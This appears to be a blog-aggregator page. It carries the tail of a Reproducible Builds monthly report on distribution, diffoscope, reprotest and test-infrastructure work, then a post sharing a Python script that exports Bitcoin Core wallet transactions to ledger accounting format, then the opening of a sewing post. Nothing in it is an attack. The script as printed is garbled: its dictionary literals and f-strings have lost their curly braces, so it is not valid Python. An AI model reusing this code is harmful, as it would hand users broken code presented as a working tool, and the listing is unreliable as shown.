Maintainer Perspectives on Open Source Software Security Bernhard M. Wiedemann spotted that a recent report entitled Maintainer Perspectives on Open Source Software Security written by Stephen Hendrick and Ashwin Ramaswami of the Linux Foundation sports an infographic which mentions that 56% of [polled] projects support reproducible builds .

Mailing list highlights From our mailing list this month:

Distribution work In Debian this month, 5 reviews of Debian packages were added, 22 were updated and 8 were removed this month adding to Debian s knowledge about identified issues. A number of issue types were updated as well. [ ][ ][ ][ ] In addition, Roland Clobus posted his 23rd update of the status of reproducible ISO images on our mailing list. In particular, Roland helpfully summarised that all major desktops build reproducibly with bullseye, bookworm, trixie and sid provided they are built for a second time within the same DAK run (i.e. [within] 6 hours) and that there will likely be further work at a MiniDebCamp in Hamburg. Furthermore, Roland also responded in-depth to a query about a previous report
Fedora developer Zbigniew J drzejewski-Szmek announced a work-in-progress script called fedora-repro-build that attempts to reproduce an existing package within a koji build environment. Although the projects README file lists a number of fields will always or almost always vary and there is a non-zero list of other known issues, this is an excellent first step towards full Fedora reproducibility.
Jelle van der Waa introduced a new linter rule for Arch Linux packages in order to detect cache files leftover by the Sphinx documentation generator which are unreproducible by nature and should not be packaged. At the time of writing, 7 packages in the Arch repository are affected by this.
Elsewhere, Bernhard M. Wiedemann posted another monthly update for his work elsewhere in openSUSE.

diffoscope diffoscope is our in-depth and content-aware diff utility that can locate and diagnose reproducibility issues. This month, Chris Lamb made a number of changes such as uploading versions 256, 257 and 258 to Debian and made the following additional changes:
  • Use a deterministic name instead of trusting gpg s use-embedded-filenames. Many thanks to Daniel Kahn Gillmor dkg@debian.org for reporting this issue and providing feedback. [ ][ ]
  • Don t error-out with a traceback if we encounter struct.unpack-related errors when parsing Python .pyc files. (#1064973). [ ]
  • Don t try and compare rdb_expected_diff on non-GNU systems as %p formatting can vary, especially with respect to MacOS. [ ]
  • Fix compatibility with pytest 8.0. [ ]
  • Temporarily fix support for Python 3.11.8. [ ]
  • Use the 7zip package (over p7zip-full) after a Debian package transition. (#1063559). [ ]
  • Bump the minimum Black source code reformatter requirement to 24.1.1+. [ ]
  • Expand an older changelog entry with a CVE reference. [ ]
  • Make test_zip black clean. [ ]
In addition, James Addison contributed a patch to parse the headers from the diff(1) correctly [ ][ ] thanks! And lastly, Vagrant Cascadian pushed updates in GNU Guix for diffoscope to version 255, 256, and 258, and updated trydiffoscope to 67.0.6.

reprotest reprotest is our tool for building the same source code twice in different environments and then checking the binaries produced by each build for any differences. This month, Vagrant Cascadian made a number of changes, including:
  • Create a (working) proof of concept for enabling a specific number of CPUs. [ ][ ]
  • Consistently use 398 days for time variation rather than choosing randomly and update README.rst to match. [ ][ ]
  • Support a new --vary=build_path.path option. [ ][ ][ ][ ]

Website updates There were made a number of improvements to our website this month, including:

Reproducibility testing framework The Reproducible Builds project operates a comprehensive testing framework (available at tests.reproducible-builds.org) in order to check packages and other artifacts for reproducibility. In February, a number of changes were made by Holger Levsen:
  • Debian-related changes:
    • Temporarily disable upgrading/bootstrapping Debian unstable and experimental as they are currently broken. [ ][ ]
    • Use the 64-bit amd64 kernel on all i386 nodes; no more 686 PAE kernels. [ ]
    • Add an Erlang package set. [ ]
  • Other changes:
    • Grant Jan-Benedict Glaw shell access to the Jenkins node. [ ]
    • Enable debugging for NetBSD reproducibility testing. [ ]
    • Use /usr/bin/du --apparent-size in the Jenkins shell monitor. [ ]
    • Revert reproducible nodes: mark osuosl2 as down . [ ]
    • Thanks again to Codethink, for they have doubled the RAM on our arm64 nodes. [ ]
    • Only set /proc/$pid/oom_score_adj to -1000 if it has not already been done. [ ]
    • Add the opemwrt-target-tegra and jtx task to the list of zombie jobs. [ ][ ]
Vagrant Cascadian also made the following changes:
  • Overhaul the handling of OpenSSH configuration files after updating from Debian bookworm. [ ][ ][ ]
  • Add two new armhf architecture build nodes, virt32z and virt64z, and insert them into the Munin monitoring. [ ][ ] [ ][ ]
In addition, Alexander Couzens updated the OpenWrt configuration in order to replace the tegra target with mpc85xx [ ], Jan-Benedict Glaw updated the NetBSD build script to use a separate $TMPDIR to mitigate out of space issues on a tmpfs-backed /tmp [ ] and Zheng Junjie added a link to the GNU Guix tests [ ]. Lastly, node maintenance was performed by Holger Levsen [ ][ ][ ][ ][ ][ ] and Vagrant Cascadian [ ][ ][ ][ ].

Upstream patches The Reproducible Builds project detects, dissects and attempts to fix as many currently-unreproducible packages as possible. We endeavour to send all of our patches upstream where appropriate. This month, we wrote a large number of such patches, including:

If you are interested in contributing to the Reproducible Builds project, please visit our Contribute page on our website. However, you can get in touch with us via:

7 March 2024

Petter Reinholdtsen: Plain text accounting file from your bitcoin transactions

A while back I wrote a small script to extract the Bitcoin transactions in a wallet in the ledger plain text accounting format. The last few days I spent some time to get it working better with more special cases. In case it can be useful for others, here is a copy:
#!/usr/bin/python3
#  -*- coding: utf-8 -*-
#  Copyright (c) 2023-2024 Petter Reinholdtsen
from decimal import Decimal
import json
import subprocess
import time
import numpy
def format_float(num):
    return numpy.format_float_positional(num, trim='-')
accounts =  
    u'amount' : 'Assets:BTC:main',
 
addresses =  
    '' : 'Assets:bankkonto',
    '' : 'Assets:bankkonto',
 
def exec_json(cmd):
    proc = subprocess.Popen(cmd,stdout=subprocess.PIPE)
    j = json.loads(proc.communicate()[0], parse_float=Decimal)
    return j
def list_txs():
    # get all transactions for all accounts / addresses
    c = 0
    txs = []
    txidfee =  
    limit=100000
    cmd = ['bitcoin-cli', 'listtransactions', '*', str(limit)]
    if True:
        txs.extend(exec_json(cmd))
    else:
        # Useful for debugging
        with open('transactions.json') as f:
            txs.extend(json.load(f, parse_float=Decimal))
    #print txs
    for tx in sorted(txs, key=lambda a: a['time']):
#        print tx['category']
        if 'abandoned' in tx and tx['abandoned']:
            continue
        if 'confirmations' in tx and 0 >= tx['confirmations']:
            continue
        when = time.strftime('%Y-%m-%d %H:%M', time.localtime(tx['time']))
        if 'message' in tx:
            desc = tx['message']
        elif 'comment' in tx:
            desc = tx['comment']
        elif 'label' in tx:
            desc = tx['label']
        else:
            desc = 'n/a'
        print("%s %s" % (when, desc))
        if 'address' in tx:
            print("  ; to bitcoin address %s" % tx['address'])
        else:
            print("  ; missing address in transaction, txid=%s" % tx['txid'])
        print(f"  ; amount= tx['amount'] ")
        if 'fee'in tx:
            print(f"  ; fee= tx['fee'] ")
        for f in accounts.keys():
            if f in tx and Decimal(0) != tx[f]:
                amount = tx[f]
                print("  %-20s   %s BTC" % (accounts[f], format_float(amount)))
        if 'fee' in tx and Decimal(0) != tx['fee']:
            # Make sure to list fee used in several transactions only once.
            if 'fee' in tx and tx['txid'] in txidfee \
               and tx['fee'] == txidfee[tx['txid']]:
                True
            else:
                fee = tx['fee']
                print("  %-20s   %s BTC" % (accounts['amount'], format_float(fee)))
                print("  %-20s   %s BTC" % ('Expences:BTC-fee', format_float(-fee)))
                txidfee[tx['txid']] = tx['fee']
        if 'address' in tx and tx['address'] in addresses:
            print("  %s" % addresses[tx['address']])
        else:
            if 'generate' == tx['category']:
                print("  Income:BTC-mining")
            else:
                if amount < Decimal(0):
                    print(f"  Assets:unknown:sent:update-script-addr- tx['address'] ")
                else:
                    print(f"  Assets:unknown:received:update-script-addr- tx['address'] ")
        print()
        c = c + 1
    print("# Found %d transactions" % c)
    if limit == c:
        print(f"# Warning: Limit  limit  reached, consider increasing limit.")
def main():
    list_txs()
main()
It is more of a proof of concept, and I do not expect it to handle all edge cases, but it worked for me, and perhaps you can find it useful too. To get a more interesting result, it is useful to map accounts sent to or received from to accounting accounts, using the addresses hash. As these will be very context dependent, I leave out my list to allow each user to fill out their own list of accounts. Out of the box, 'ledger reg BTC:main' should be able to show the amount of BTCs present in the wallet at any given time in the past. For other and more valuable analysis, a account plan need to be set up in the addresses hash. Here is an example transaction:
2024-03-07 17:00 Donated to good cause
    Assets:BTC:main                           -0.1 BTC
    Assets:BTC:main                       -0.00001 BTC
    Expences:BTC-fee                       0.00001 BTC
    Expences:donations                         0.1 BTC
It need a running Bitcoin Core daemon running, as it connect to it using bitcoin-cli listtransactions * 100000 to extract the transactions listed in the Wallet. As usual, if you use Bitcoin and want to show your support of my activities, please send Bitcoin donations to my address 15oWEoG9dUPovwmUL9KWAnYRtNJEkP1u1b.

Valhalla's Things: Jeans, step two. And three. And four.

Posted on March 7, 2024
Tags: madeof:atoms, FreeSoftWear


